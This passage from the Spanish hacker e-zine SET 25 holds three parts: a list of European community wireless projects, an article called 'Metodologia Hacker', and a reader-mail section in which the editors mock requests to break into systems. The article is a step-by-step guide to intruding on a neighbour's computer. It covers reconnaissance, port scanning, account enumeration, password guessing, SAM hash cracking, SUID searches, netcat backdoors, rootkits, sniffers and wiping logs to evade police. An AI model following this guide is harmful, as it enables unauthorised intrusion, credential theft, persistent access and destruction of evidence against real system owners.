Ah! Nos olvidabamos de los chicos de Galicia (http://scqwireless.com/) que estan en pruebas piloto.

El resumen que hago de esto, es que los de RedLibre, van a hacer una red con una fuerte dependencia de su hermana mayor internet. Puede que asi no consigan jamas despegarse de ella, o puede que sea simplemente una plataforma para poder despegar. El tiempo, que es sabio e inexorable, dira cual sera el final de esta historia.

Son gente con muchas ganas de hacer cosas pero con resultados un poco escualidos. Estare muy contento si cuando publiquemos esto, recibamos miles de mensajes tratandonos de ineptos por desconocer la enorme implantacion que las redes inalambricas tienen en la america de habla hispanica y en la misma Spain pero dudo que asi sea.

En Europa hemos localizado a 29 proyectos y en mayoria abrumadora de habla

inglesa.

Accueil Wireless France http://www.wireless-fr.org/
Descripci¢n: Proyecto de red francs

Ackers.ork.uk http://www.ackers.org.uk/
Descripci¢n: Proyecto Londinense

ArwaIn http://www.arwain.net/arwain.htm
Descripci¢n: Proyecto de Cardiff (G les)

Backnet http://mail.weegie.net/backnet/
Descripci¢n: Proyecto de Edimburgo (Escocia)

Bombolong http://bombolong.aisbl.org/
Descripci¢n: Proyecto de Bruselas (en francs)

Brighton Consume http://www.btinternet.com/~duncan.jauncey/consume/
Descripci¢n: Proyecto de Brighton (Inglaterra)

Carlow WAN http://carlow.irishwan.org/
Descripci¢n: Proyecto de Carlow (Irlanda)

Consume http://consume.net/
Descripci¢n: Proyecto de Inglaterra (Londres)

Cork WAN http://cork.irishwan.org/
Descripci¢n: Proyecto de red en Cork (Irlanda)

Dublin WAN http://dublin.irishwan.org/
Descripci¢n: Proyecto de la capital irlandesa

Elektrosmog http://www.elektrosmog.nu/
Descripci¢n: Proyecto de Estocolmo (Suecia)

Free2Air http://www.free2air.org/
Descripci¢n: Proyecto de Londres

Irishwan http://www.irishwan.org/
Descripci¢n: Proyecto nacional de Irlanda

Kent Wireless http://www.kentwireless.net/
Descripci¢n: Proyecto de Kent (Inglaterra)

LanDClub http://www.wlan.freeuk.com/
Descripci¢n: Proyecto en las ciudades de Luton y Dunstable (Inglaterra)

Leiden LAN http://www.morgana.net/wcl/
Descripci¢n: Proyecto de Leiden (Holanda)

Limerick WAN http://limerick.irishwan.org/
Descripci¢n: Proyecto de Limerick (Irlanda)

LLN-LUG Wireless Network http://lists.udev.org/mailman/listinfo/lln-wave
Descripci¢n: Proyecto de Louvain-la-neuve (Francia)

Nantes Wireless http://www.nantes-wireless.org/
Descripci¢n: Proyecto en Nantes (Francia)

New Concept Media http://www.ncmedia.co.uk/wireless.html
Descripci¢n: Proyecto de la ciudad de Londres

Nora Wireless http://www.nora-wireless.org/
Descripci¢n: Proyecto de red en Nora (Suecia)

Prentzl.net http://www.prenzl.net/
Descripci¢n: Proyecto de red wireless en Berlin

Projekt Verfunknetzung Thringen
http://www.iks-jena.de/mitarb/lutz/verein/funknetz/
Descripci¢n: Proyecto de la ciudad alemana de Erfurt

StockholmOpen.net http://www.stockholmopen.net/
Descripci¢n: Proyecto de Estocolmo (Suecia)

Waterford WAN http://waterford.irishwan.org/
Descripci¢n: Proyecto de Waterford (Irlanda)

WaveHan https://www.wavehan.de/
Descripci¢n: Proyecto de Hanover (Alemania)

Wexford WAN http://wexford.irishwan.org/
Descripci¢n: Proyecto de Wexford (Irlanda)

Wireless France http://www.la-grange.net/2001/02/openwireless.html
Descripci¢n: Proyecto Francs

WLAN Friedrichshain http://www.sternwarte.net/wlanfhain/
Descripci¢n: Proyecto de Berlin

Wlan.org.uk http://www.wlan2.dabsol.co.uk/index.html
Descripci¢n: Proyecto de Bath & Somerset (Inglaterra)

ALGUNOS COMENTARIOS FINALES

Hay una cuestion en este tipo de cosas, quien va a cantinuar con la produccion de software apropiado para este hardaware ?. Actualmente tenemos diversas tecnologias que cubren las comunicaciones sin cables, pero todavia no esta muy claro hacia donde viajamos.

Los fabricantes de hardware se han lanzado a fabricar productos con capacidad de comunicacion e incluso disenyo desconocido hasta hace un par de anyos, pero esto no va a ser nada si despues no existen desarrolladores que construyan programas lo bastante atractivos para que el publico en general los utilicen. Si esto no ocurre, todo esto no quedara en mas que una curiosidad casi academica para fanaticos y exaltados.

La verdad es que existen estudios que indican que mientras los dispositicos inalambricos de datos crecen de forma mas lenta de lo esperado y por tanto las ventas de estos cacharros no han llegado a las cifras esperadas, las ventas de tarjetas de comunicaciones inalambricas si que han crecido.

Hemos encontrado, navegando por la red, algunos datos que indican la tendencia actual.

Trabajando en aplicaciones Bluetooth	14%
Evaluando Bluetooth	22%
Evaluando el potencial de Bluetooth para pr¢ximos proyectos	32%
No quieren saber nada del tal Bluetooth	32%

(Espero que los porcentajes sumen 100%.....

Trabajando con 802.11	18%

Evaluando 802.11	14%
Evaluando el potencial	26%
No desean saber nada del 802.11	42%

Todo esto, junto a algunos anuncios de empresas como Sony o HP, que indican la salida de nuevos productos inalambricos, como impresoras y videocamaras, dan la impresion de que la tecnologia Bluetooth esta empezando a ser considera como el standard mas apropiado para las comunicaciones sin cables.

Hay otro aspecto que me preocupa. Si se pregunqa a la gante que se dedica a programar, con quien prefieren hacer acuerdos, las respuestas son las siguientes :

Fabricantes de hardware	23%
Vendedores de plataformas	23%
Frente a operadores	19%
Publicadores de software	10%
No sabe ni le importa	25%

Estos datos son un poco mas optimistas, ya que significan que los programadores van a seguir la pauta de los fabricantes de hierro y estos han empezado a lanzar material basado en la tecnologia 802.11 sobre todo tarjetas de PC con disenyos de lo mas curiosos y elegantes.

EOF

-[0x0A]----------
-[Metodologia Hacker]----------
-[by Madfran]----------SET-25-

METODOLOGIA HACKER

La mayor parte de vosotros, os habeis metido en estas lides de hackers/crackers/..... pensando que era muy bonito y divertido. Que aqui, con cuatro golpes de raton se llegaban a descubrir los mas insondables secretos, estos secretos que las innobles multinacionales y todopoderosos gobiernos nos ocultan.
La cruda realidad es muy distinta (como siempre). Ser hacker solo supone estudio, horas delante de un estupido monitor (que parpadea y te da dolor de cabeza),....mas estudio, pruebas (con pocos resultados),.....mas estudio y ....un poco de metodologia.

Este articulo pretende solamente dar una pincelada de los pasos que debiera dar cualquiera que pretende enterarse que pasa en el ordenador del vecino.

Para amenizar el tocho, pondre de vez en cuando, alguna direccion que me ha sido util en algun momento, pero que quede claro de entrada, que no es el objetivo de este articulo ni dar direcciones extraordinarias, ni procedimientos alambicados.

PRIMER PASO (Huellas digitales)
****

Aunque parezca una perogrullada, hay gente que se olvida que lo primero que hay que hacer es buscar la informacion publica que graciosamente os suministra la sociedad que se encuentra a vuestro alrededor. Esto se parece mucho a una busqueda policiaca (en lo aburrido y sistematico), cualquier cosa puede ser util, desde un anuncio en los periodicos hasta el comentario de un amigo o enemigo.

De todas formas en la red existen mecanismos y bases de datos que nos daran con muy poco esfuerzo una gran cantidad de informacion basica. Estoy hablando de las bases de datos de registros de los dominios. Ahi podeis encontrar los nombre de los representantes de las sociedades u organizaciones por cuyas webs os pensais pasear y cuyos archivos teneis la intencion de leer a escondidas. Podeis leer sus numeros de telefonos, sus direcciones, donde se alojan sus webs y por donde andan sus proxys.

La forma de acceder a esta informacion es simplemente publica mediante el cliente whois (version standard para linux o bien empleando soft de terceros, como http://www.pc-help.org/trace/, para wins que no disponen de estos clientes).

Otra forma de obtener la misma informacion es via web. Unas direcciones utiles pueden ser :

- www.networksolutions.com
- www.arin.net
- www.ripe.net
etc...

Tened en cuenta que ya no existe un unico ente dedicado al registro de dominios en internet y por tanto para estar seguros de que la informacion que obteneis es fiable deberiais consultar antes a whois.crsnic.net para obtener una lista de todos los servidores potenciales.

Para los muy, muy, muy vagos os podias pasar por :

- www.samspade.org Buen cliente windows, que hace esto y mas.
- www.oxygene.500mhz.net Si trabajais desde unix.

Otros OS,....lo siento, buscaros la vida, pero seguro que deben haber bichos similares para todos los Sistemas Operativos del mundo.

SEGUNDO PASO (Noble arte de scaneo de puertos y deteccion de OS)
****

Una vez identificada la maquina o grupos de maquinas objetivos, pasaremos a escanear los puertos que se encuentran abiertos. Seria el equivalente a buscar las puertas y ventanas, identificando si se encuentran cerradas o abiertas y sus niveles de seguridad. Para poner un ejemplo grafico/numerico, si quereis saber que hay en www.tonto.net, primero debeis buscar su direccion IP (para eso os ha servido toda la busqueda del primer paso) y despues si tiene abiertos los puertos :

21 ftp-data
23 telnet
79 finger (...de esos ya no hay!)
80 http

... y un largo etcetera.

Para realizar estas 'proezas' tenemos diversos clientes en funcion del OS desde donde ataquemos.

UNIX
Strobe ftp.FreeBSD.org/pub/FreeBSD/ports/distfiles/strobe-1.06.tgz
Rapido pero anticuado y solo valido para puertos TCP
nmap www.insecure.org
Probablemente el mejor. Puede hacer scaneo de puertos UDP

WINDOWS
SuperScan http://members.home.com/rkeir/software.html
Puertos TCP
WUPS http://ntsecurity.nu
Puertos UDP

A tener en cuenta que en este momento empezamos a realizar actividades para las cuales, teoricamente, debemos solicitar permiso. En algunos paises de este planeta, esta actividad puede ser denunciada y perseguida judicialmente. (tenia que advertirlo !)

Aprovecharemos esta operacion para establecer el OS al cual nos estamos dirigiendo. Esto puede ser muy facil si disponemos del nmap y este es capaz de identificarlo positivamente, o un poco mas dificil si solo nos apoyamos en nuestra intuicion, pero es fundamental antes de pasar a la siguiente seccion.

TERCER PASO (Cuentas, recursos compartidos y otras lindezas)
****

A continuacion debemos averiguar que recursos, amablemente, el servidor en cuestion esta dispuesto a compartir con nosotros y quienes realmente tienen derecho a disponer de ellos. Hasta aqui, las diferencias solo se establecian en funcion de la maquina atacante, pero ahora es fundamental la informacion

conseguida en el paso numero dos.
Que Sistema Operativo esta soportando el servidor que tanto nos interesa ?.
Porque no es lo mismo enfrentarse a un Novell 4.0, que a un Windows NT o a un RH Linux 6.0, por poner solo uno de los miles de posibilidades que se nos pueden presentar entre OS y sabores.
Vamos a hacer tres grandes grupos y los vamos a estudiar por separado :

Familia Windows NT/2000

El punto debil de estos OS, estan en los protocolos CIFS/SMB (Common Internet File Server/Server Message Block) y NetBIOS, y en su configuracion defectuosa. Si estos protocolos estan activos, cosa que se puede ver si hay algun demonio escuchando entre los puertos 135 y 139, podemos obtener todos los recursos que se comparten (impresoras, discos, directorios,...) y los nombres de los usuarios validos para estas maquinas.

Para obtener toda esta informacion podemos basarnos en el software que se encuentra en el CD-ROM que te vende Microsoft por 50$ (...si, Microsoft vende los programas necesarios para hackear sus OS como rpcdump), dentro del Windos NT Resource Kit, o bien utilizar software libre como el

NAT www.hackingexposed.com

Otros puntos debiles de estos sistemas es la existencia de servicios SNMP (Simple Network Management Protocol) mal configurados o implementacion del registro de NT, mal configurado con la posibilidad de lectura de la SAM a distancia, con la posterior utilizacion de software tipo l0pht (www.l0pht.com), para crackear las claves de confiados usuarios.

Familia NOVELL

Los servidores Netware 3.x y 4.x, tienen los mismos problemas pero aqui ni siquiera hace falta comprarse ningun CD-ROM. Los clientes standard para estos OS, dan toda la informacion necesaria acerca de cuentas validas y servicios disponibles. Dichos clientes os los podeis bajar de la propia pagina de novell (www.novell.com)

Familia UNIX

Aqui la variedad es nucho mayor, dada la contidad de sabores que existen de esta familia de OS. Sin embargo no existen utilidades, digamos..standard para esta actividad. El unico servicio que existia para saber quienes tienen derecho a conectarse, es el finger (recordad, puerto 79), pero hace mucho tiempo que los administradores de red se dieron cuenta de la peligrosidad de este servicio y normalmente esta desactivado.

Lo que nos queda son las viejas herramientas de conectarse con un cliente telnet a diversos puertos que antes hemos visto abiertos y leer atentamente los mensajes que nos salen. Esto nos puede permitir leer alguna direccion de correo o alguna publicidad que tontamente nos advierte que el demonio que emplean tiene la conocida vulnerabilidad numero tropocientas.

Hay utilidades (como samspade) que nos permiten chequear todos los archivos en un servidor y busquen secuencias de caracteres escondidas en las paginas. Busquedas por "hiden" o "password", nos pueden dar alguna alegria.

CUARTO PASO (Nuestra primera entrada)

****

De nuevo la forma de entrar en un sistema difiere mucho en funcion del

objetivo que nos proponemos pero las tecnicas son bastante genericas.

Voy a sentir deciros que la forma mas normal de entrar en una cuenta banal es simplemente adivinando la password. Parece tonto pero si conseguimos una lista de ususarios validos, lo mejor es ir probando con los nombres mas cortos y comprobar que el vago de turno no ha puesto como password su propia identificacion de usuario.
Adivinar passwords funciona sobre todo si has hecho los deberes y dispones de algun tipo de estudio sobre cuales son los passwords que deberias atacar primero (como el estudio que os ofrecemos en este numero por ejemplo)

Otro sistema que acostumbra a funcionar es el nombre de la compa~ia que ofrece el servicio de correo. Para que no me maldigais demsiado os puedo ofrecer la direcion www.securityparadigm.com/defaultpw.htm donde la ultima vez que pase, habia un listado de las passwords mas comunes.

Si te cansas de teclear, el proceso se puede automatizar mediante un sencillo script.

Teneis que tener en cuenta que el administrador (si no es totalmente tonto) habra puesto algun sistema para detectar y avisarle si alguien esta intentando entrar en la cuenta de un usuario de forma reiterada y sin exito.

Familia Windows NT/2000

Aqui lo mas facil, si estas en el mismo segmento de red del objetivo, es utilizar la ultima version de l0phtcrack, que es capaz de leer las hash de las password si alguien las ha tecleado cerca de ti.
Dicha version, tiene una vida limitada de 15 dias, pero si no recuerdo mal en algun numero de SET se explicaba como romper esta limitacion.

Familia NOVELL

Este sistema tiene una particularidad. Cuando haces una conexion, se establece un ’attachment’ anonimo y a partir de ahi podemos disponer con facilidad de una lista actual de todos los servicios y usuarios actuales. En el punto anterior ya he dicho donde buscar las herramientas para hacer todo esto.

A partir de ahi existe una utilidad que funciona bajo NetWare 3.x y 4.x, se llama chknull y hace precisamente esto...buscar usuarios cretinos que tienen passwords nulos.....existen !

Para profundizar sobre el tema, os tendreis que releer algunos SETs viejos donde se escribio largo y tendido sobre NetWare 3.x

Familia UNIX

Aparte del poco atractivo sistema de la fuerza bruta y adivinanza, en esta familia se encuentran muy extendidas las tecnicas que hacen uso de fallos en demonios (Buffer Overflow) y programas que no validan correctamente los datos que introduce el usuario (malvado el...), en este ultimo caso han sido muy famosas las meteduras de pata en PHP y en docenas de scripts en perl y cgis que permiten que mediante la introduccion de un caracter especial (/ \ < > ,....) en lugar de validarse una password se ejecute un cat sobre el fichero passwd.

Otra caracteristica de estos sistemas es la presencia del sistema X, que pueden presentar vulnerabilidades asociadas a fallos en PHF.

En fin,...en general mediante el scaneo hecho anteriormente, vemos que servicios y demonios corren en el sistema, que version han elegido y buscamos en los archivos de bugtraq (www.securityfocus.com) cual es el fallo descubierto y publicado sobre dicho demonio.

QUINTO PASO (Escalando puestos y privilegios)
****

Familia Windows NT/2000

En cualquier sistema sino eres administrador, no eres nadie y en windows esta verdad es mas cierta que en ningun otro sitio.

Si consigues entrar en un sistema como usuario normal, no es que tengas muchas posibilidades, pero entre ellas la primera es buscar entre la basura, o sea los directorios compartidos y buscar con utilidades como FIND o similares, ficheros donde se encuentren cadenas de caracteres como "password", "pass", "usuario", "user",...en fin, lo que se te ocurra. No es la primera vez que un super utiliza la misma password del sistema principal para un acceso secundario o peor todavia, se deja un fichero por ahi con una lista de sus passwords validas.

Hay algunas utilidades ya compiladas, que pueden funcionar o no en funcion del fixpack que tenga el sistema atacado. Podeis buscar en la red por "getadmin", "crash4" o "sechole"

De todas formas, siempre en un Win NT, el objetivo es buscar el contenido del fichero SAM (Security Accounts Manager), donde se encuentra los nombres y las hash de las passwords de todos los usuarios validos en dicha maquina. Si conseguis una copia de dicho fichero o de su forma comprimida SAM._ teneis casi asegurada la entrada al sistema. Dada la debilidad con que Microsoft ha configurado el esquema de proteccion (en realidad una password de win NT no es mas que dos paswords de siete caracteres de longitud), si consigues la SAM, no tienes mas que volver a cargar el L0PHTCRACK y tranquilamente esperar a que por fuerza bruta o por diccionario caiga el regalito.

Familia NOVELL

Para acceder al preciado don de ser un Admin, tienes alguna posibilidad, si la administracion de la maquina es realmente deplorable, mediante el programita Nwpcrack. Lo que hace este, es intentar un ataque en vivo y en directo mediante un diccionario. Evidentemente, solo funciona si se permite que existan login fallidos de forma indefinida. Cada vez hay menos sistema que permitan esta tonteria.

En fin, buscad en www.nmrc.org y encontrareis algunas utilidades que os pueden servir para establecer lineas de trabajo

Familia UNIX

Aqui el ataque predilecto para ganar puntos es encontrar un problema de mala configuracion del sistema, normalmente un fichero SUIDado, o sea que se ejecuta con privilegios de root. Puedes hacer la busqueda de estas joyas a pelo, pero lo mejor es lanzar un find.

```
fin / -type f -perm -0400 -ls
```

A partir del listado que obtengas, empieza a buscar programitas complicados y con larga tradicion de bugs y otras hierbas.

Tambien podeis buscar en www.bastille-linux.org donde en realidad hay ideas y programas para defenderse de este tipo de ataques,....pero a todo se le puede dar la vuelta. :)

SEXTO PASO (Saqueando lo que se pueda y creando puertas traseras)
****

Una vez has conseguido entrar como Administrador, no esperes que la dicha dure eternamente. Cada cierto tiempo las passwords se cambian y entonces estaras como al principio o casi. Tienes que rapidamente hacerte independiente de lo que le pase por la cabeza a otra persona.

En todos los sistemas las tecnicas a emplear siguen la misma logica :

- Crearse una cuenta particular con maximos privilegios.
- Instalar un sniffer
- Instalar un back door
- Instalar un rootkit

Realmente solo los dos ultimos tienen mas probabilidades de no ser descubierto nunca, aunque esto puede variar de un sistema a otro.

Familia Windows NT/2000

Para crearse una cuenta de administracion si has entrado como tal, no es demasiado dificil, busca una utilidad llamada usrmgr.exe en el mismo servidor donde has entrado y te puedes crear una cuenta para ti. Lo malo es que rapidamente el verdadero administrador se dara cuenta de que sobra alguien en dicho selecto grupo y procedera a desactivar la cuenta y ...a buscar al responsable del desaguisado. No es una solucion muy practica.

Instalarse un sniffer que por ejemplo recoja todo lo que se pulse en el teclado atacado, es mucho mas silencioso. Me parece que en www.amenisco.com/iksnt.htm habia una utilidad que servia para esto.

Hay otros sniffers que estan disenyados para capturar solo password. Si quereis evitar el veros desbordados de basura, el Dsniff de Dug Song, es una buena alternativa.

Si lo que quereis es instalalr una puerta trasera, para mi el rey es netcat. Peque~o, configurable, no detectado por los antivirus,..es una joya. Se puede encontrar en la web de l0pht (la version para windows).

Lo ultimo de lo ultimo es instalarse un rootkit, o sea modificar una parte del SO para que se ejecute algo que no es realmente lo deseado por el administrador del sistema. Como os veo muy lanzados, vosotros mismos os armais con el winice y crackeais una dll del windows,.....veo que se os ha puesto cara de pez ! ...tambien podeis buscar algo en www.rootkit.com (cortesia de Greg Hoglund)

Familia NOVELL

Aqui hay una peque~a peculiaridad.....el rconsole.
Esta es una utilidad standard que permite la administracion remota del servidor. Si consigues esta password (normalmente la del Admin es valida,

tienes todos los accesos posibles, archivos bindery (3.x), archivos NDS (4.x)
y un largo etcetera.

Familia UNIX

Lo primero en unix es hacerse con los ficheros passwd y shadow, con ellos,
el John The Ripper y un poco de paciencia os haceis con todas las cuentas
entre ellas las que tienen derechos de root. Siempre es mejor tener mas de
una, ya que es raro que el cambio de passwords este sincronizado y sea
simultaneo para todos los roots.

Todo es cuestion de gustos, pero la version original de netcat es una
maravilla para abrir puertos que queden escuchando en espera de que tu
aparezcas. Me parece que ya di la direccion antes.

Si lo que os apasiona es escuchar todo lo que pasa por vuestra red, nada
como un buen sniffer (Dsniff de http://www.monkey.org/~dugsong/)

SEPTIMO PASO (Destruyendo pruebas y borrando huellas)
****

Muy bien !. Habeis entrado, teneis todas las passwords, una cuenta de
administrador e instalado un backdoor, ... magnifico !
Lastima que se hayan dado cuenta, examinado el log del sistema, comprobado
la IP de vuestra maquina y llamado a la policia (...el timbre que ahora esta
sonando en vuestra puerta,....no abrais ! ...es la policia !).

Para evitar todos estos desagradables eventos lo mejor es pasar una trapito
para borrar las huellas o el equivalente en los ordenadores, borrar los
logs comprometedores.

Familia Windows NT/2000

Si lanzais el Event Viewer podreis borrar todo el log, aunque esto es un
poco aparatoso ! Lo mejor es utilizar alguna herramienta especializada
como por ejemplo elsave de Jesper Lauritsen.

Familia NOVELL

La particularidad de NOVELL reside otra vez en el rconsole. A traves de
el y mediante algunos simples comandos, unload conlog y load conlog, puedes
evitar que se registre lo que hagas. Para cambiar los atributos de los
archivos que hayamos retocado, se utiliza, normalmente una aplicacion
llamada filer.

Familia UNIX

Lo normal en UNIX y similares es que los logs se encuentren en /var/log/
pero si os quereis asegurar mirais que diablos hay en /etc/syslog.conf
y podreis descubrir donde y de que manera estan almacenando las entradas
y salidas al sistema.

Todo esto no es una verdad universal, cada SO tiene sus manias y encima
no todos los logs son modificables mediante un editor de texto vulgar
y corriente. Como toda la informacion dada en este articulo, solo es un
punto de partida para despertar vuestra curiosidad.

CONCLUSION
****

Acabo como empiezo. Siento mucho informaros que esto de hackear no es nada divertido, o dicho de otro forma, es divertido solo al final cuando tienes la satisfaccion de entrar donde otros se han dado de cabeza contra la pared.

De todas formas, antes de entrar, pensar ya en como salir sin dejar huellas. Lo que no es divertido en absoluto es acabar en la carcel o quedarse sin trabajo (aunque este sea una mierda, tiene la ventaja se que se cobra a final de mes.....todos los meses !).

madfran

EOF

```
-[ 0x0B ]----------------------------------------------------------------
-[ SET Inbox ]-----------------------------------------------------------
-[ by Paseante ]---------------------------------------------------SET-25-
```

Una vez mas, quien sabe hasta cuando, bienvenidos a la seccion.

-{ 0x01 }-

No salgo de mi asombro cuando leo las cartas que llegan a SET. Es que acaso publicais casi unicamente las cartas de los idiotas?

  [No, *unicamente* no]

(Espero que si la respuesta es afirmativa no publiqueis esta... o que entre dentro del "casi").

En la set 24, aparte de los spams, hay por ejemplo un tio que escribe "se podria decir IA solamente si el programa de IA diera respuestas totalmente aleatorias y sin repetir ninguna".
Pero vamos a ver (ahora me dirijo al autor de esa carta) si da respuestas aleatorias que tiene de inteligencia?
Si hablas con alguien y te responde "casa estuve los disco para" lo consideras un genio? Es justo lo contrario, un programa que fuera inteligente deberia dar respuestas basandose en la informacion que tiene y entendiendo y deduciendo lo que hace.
Sigue "el virus deberia trabajar como si nosotros estuvieramos en ese ordenador, ya como detectar los nombres de archivo, o detectar la clave de usuario" (que significa eso?) y luego "si el usuario es un usuario experimentado, el virus deberia ser mas cuidadoso" ??
Como vas a detectar "si el usuario es experimentado"?
Y por que no lo haces igual de "cuidadoso" para todos? Que estupidez.

    [Y no te das cuenta de que lo que ves aqui no es mas que el reflejo
      de lo que hay en Internet?. Que por cada persona dispuesta a quemarse
      las cejas aprendiendo, informarse antes de hablar y mantener la mente
      abierta para evaluar otras opiniones hay miles de adolescentes que
      vieron "Hackers", colgados del chat, alucinados del defacement....
      SET es algo mas que un ezine, proporciona un retrato de como es la
      comunidad underground hispana a traves de las colaboraciones, de las
      noticias..... y de las cartas recibidas.
      Somos una joya para los futuros historiadores del ciberespacio
      hispano]

Entre las cartas hay autenticas joyas del uso del espa~ol:

  [Dimelo a mi que tengo que leerlas, formatearlas, cambiar todos
    los ASCII > 127 (la tuya tenia un monton...), como comprenderas
    esta es una de las razones por las que quiera abandonar la seccion
    pero como a la gente le gusta me he tenido que estirar un numero mas,
    hasta el 25]

"mi interes de poder aprender hacer un hackers despierta cuando yo conoci a una persona que se podia robar password de otras compa~ias de internet, y yo no he podido saber como le hace".
Completamente ininteligible.

  [Au contraire, se entiende a primera vista. Un alucinado]

Sobretodo lo de "hacer un", hay que leerlo tres veces para enterte de que quiere decir "a ser un" Jajaja. Burro, mas que burro.

"Hackers" en vez de "hacker", "despierta" en vez de "desperto", "se podia"
en lugar de "podia", "password" en singular, "le hace" en vez de "lo hace"...
Y luego dice "pues mi interes no llega hasta ahi" O sea que no te interesa lo
que segun tu desperto tu interes? Supongo que querra decir que no llega solo
hasta ahi.
Y luego, arggggggh!!! otra vez "quiero llegar hacer tan grande"!!!
No es que yo sea un fanatico de la ortografia ni de usar la lengua de una
forma rigida pero una cosa es tener faltas, y otra cosa es ser tan idiota
como para no darse cuenta de que "hacer" no tiene nada que ver con "ser",
incluso aunque sonaran igual (supongo que desde donde el escribe se
pronuncian las ces como eses, si no ya seria inexplicable).

  [SET llega a toda la comunidad hispana, recibimos mensajes de Espa~a,
    Argentina, Colombia, Cuba, Guatemala, Mexico, Puerto Rico.... y por si
    tienes curiosidad este en concreto venia de Nicaragua.
    Respetemos nuestro idioma]

Y el ultimo: "porque cuando les envie el correo desaparecio de la bandeja
de salida". Sin comentarios.
Algunas veces he pensado que quiza sois un poco "duros" con los que os
escriben, pero despues de esto me parece que es lo que se merecen. Me
encanta como les respondeis. Salvo al payaso de la IA, al que no
pusisteis nada. Se os quitarian las ganas al leer la primera linea bajo
el epigrafe IA...

  [Sin comentarios]

-{ 0x02 }-

Hola he provado la forma esa de descubrir ip que consiste en usar el
comando /who y lo de loas *y? Q sirben de comodines pero no me va ,tal
vez ya no sirva.Si eso pruebalo tu y me lo dices o si no dime
cualquiera otra forma o trukillo actual para descubrir la ip. Tengo el
xcript5.1. Gracias. Espero respuesta. xxxxx@terra.es

  [Hola. Su respuesta]

-{ 0x03 }-

Estoy conociendo esta jerga ahora, y no tengo ningun programita buena para
poder llevar a cabo mis practicas. Si ustedes fueran tan amables me
podrian decir como yo puedo adquirir algun software.

  [No se chico, aqui los capitalistas generalmente lo compramos. En un
    pais comunista no se que hareis. Espera.... has probado a bajar Linux?]

Por favor haga acuse de recibo...

xxxx@xxxx.jcce.org.cu

-{ 0x04 }-

HOLA NO ME CONOCES PERO VI TU E-MAIL Y DIGE NO PUES SE ESTE VATO ES HACKER
PUES ME PUEDE DAR UNA AYUDADITA CON ESTAS PREGUNTAS SI NO ES MUCHA MOLESTIA
AYUDAR A LOS NESESITADOS COMO YO:

[No es molestia, manten la dosis de Prozac y dos pildoras diarias
de Ritalin. Veras como mejoras]

1)TENGO UN PRIMO KE TIENE COMPUTADORA Y KISIERA METERME A SU SISTEMA (ESTAS DICIENDO ESTE WEY KIERE HACERLE DA~O PERO NO, SOLO KIERO METERME A SU SISTEMA PORKE KIERO VER SI TENGO LA HABILIDAD DE HACERLO) PERO
EL PROBLEMA ES KE NO SE COMO.

[Entonces es que no tienes la habilidad para hacerlo. Ves que facil?]

CONOZCO TODA SU INFORMACION TODO Y LO KE NO,
EL ME LO DICE, POR EJEMPLO
a)SU IP !PERO SIEMPRE KE INGRESA A LA RED CAMBIA?

[This should be a case for Mulder&Scully]

b)SU USERNAME Y PASSWORD PARA INGRESAR A LA RED

[Por que no lo mandaste para que lo publicasemos?]

c)SUS CLAVES PARA LOS CORREOS ELECTRONICOS

OK, EL CASO ES KE E INTENTADO POR NETBUS Y SIEMPRE TRAE VIRUS,
POR DIAL-UP-NETWORKING Y NO PUEDO ME DICE UNAS COSAS KE NO RESPONDE Y ESO ASI KE TE PIDO UNA AYUDITA PARA HACERLO TALVEZ TU SEPAS COMO.

[Eres todo un ejemplo de pericia tecnica, no se te ha ocurrido
juntarte con tu primo y jugar al buscaminas a duo?]

2)OYE UN PROFE DE MI ESCUELA ES UN HIJO DE TODA SU @#%$!@&$#@##$$%%%$#@@#@$#!

[Sigue, estoy muy interesado en tus problemas.]

Y ME CACHO HACIENDO UNOS ARCHIVOS BATCH Y ME DIJO KE SI YO ERA EL KE LE DESCONFIGURO UNAS COMPUTADORAS PERO NO, YO SOY UNO DE ESOS NOVATOS PACIFICOS KE NO LE HACEN NADA A NADIE.ENTONCES ME PROMETIO KE SE IBA A METER, A MI SISTEMA Y TU YA SABES LO KE VA A HACER:
FORMAT C:\

[Tu eres el novato pacifico del NetBus con virus y el profesor malvado
quiere formatearte C:, os moveis en unos niveles de sofisticacion tan
elevados que creo que no puedo seguirte]

ENTONCES NO ME A PODIDO CACHAR ,Y KIERO GANARLE EL TIRON DE METERME EN SUS FILES DEPERDIDA PARA DESCONFIGURAR EL MODEM DE EL POR KE ESTA PELIGORSO.ASI KE NO SE SI ME PUEDAS INSTRUIR PARA VER CUALES VAN A SER SUS PASOS PARA ENCONTRARME PORKE ME PIDIO MI NOMBRE PARA ENCONTRAR MI MAIL PERO COMO SE PUEDE HACER ESO CON UN BUSCADOR ESPECIAL?ME IMAGINO KE EL FUE EL KE ME CAMBIO EL PASWORD DE MI MAIL Y KISIERA VER SI LO PUEDO RECUPERAR.

[Evalua tus prioridades, no te atrae la jardineria?]

3)TENGO UNA MAS, MIRA TENIA UN MAIL(EN EL UOLMAIL.COM.MX)ERA

[Que suerte que tenias una mas, casi pense que terminaba tu
mensaje y mi vida quedaba vacia y carente de sentido]

XXXXX@UOLMAIL.COM.MX ENTONCES DERREPENTE CAMBIE LA PASSWORD Y YA NO PUEDO

ENTRAR A EL NO SE SI ME PUEDAS AYUDAR.

  [Abrete otra cuenta. Ademas ese sitio no es seguro, NetBuL peto
    UOLMail hace mas de un a~o]

4)OYE ADONDE SE VAN LOS PROGRAMAS KE BORRAS DE LA PAPELERA DE RECICLAJE
PORKE ME HAN CONTADO QUE LOS PUEDES ENCONTRAR O SALVAR O DEVOLVER SIN USAR
EL UNDO

  [El Undo??. Chico, tu eres un tecnico despues de todo. Los programas que
    borras de la papelera se los lleva el camion de la basura, corre!, creo
    que aun va por la esquina, date prisa!, que lo alcanzas!!!]

5COMO FALSIFICAR TARJETAS DE CREDITO?

  [Un pedazo de cartulina y con rotulador rojo escribes "VISA ORO"
    Infalible.]

BUENO PUES ESPERO KE ME AYUDES PORKE PUES VEO EN LA TELE NI~OS KE TIENEN
COMO DIEZ A~OS Y YA SABEN METERSE A LOS SISTEMAS(CLARO KE ES MENTIRA PERO EN
LA VIDA REAL SI LOS HAY)ASI KE ESPERO KE ME AYUDES CON ESTO OK

  [Ten en cuenta que esos ni~os son diez a~os mas inteligentes que tu]

ATTE ZIGURATT
*@HOTMAIL.COM

-{ 0x05 }-

Hola

He leido tu articulo de obsd en set y esta muy bien, en cuanto a
que no conocias documentacion de open en castellano, pues yo
formo parte del proyecto mexico para documentar openbsd, podras
encontrar mas info en www.openbsd.org.mx, basicamente estamos
traduciendo articulos de open que se han publicado en ingles,
se esta trabajando en la traduccion de las paginas man mas
importantes, se esta desarrollando una faq de ampliacion a la oficial
openbsd.org.mx/~jose/ y me creo que hay por ahi un proyecto que
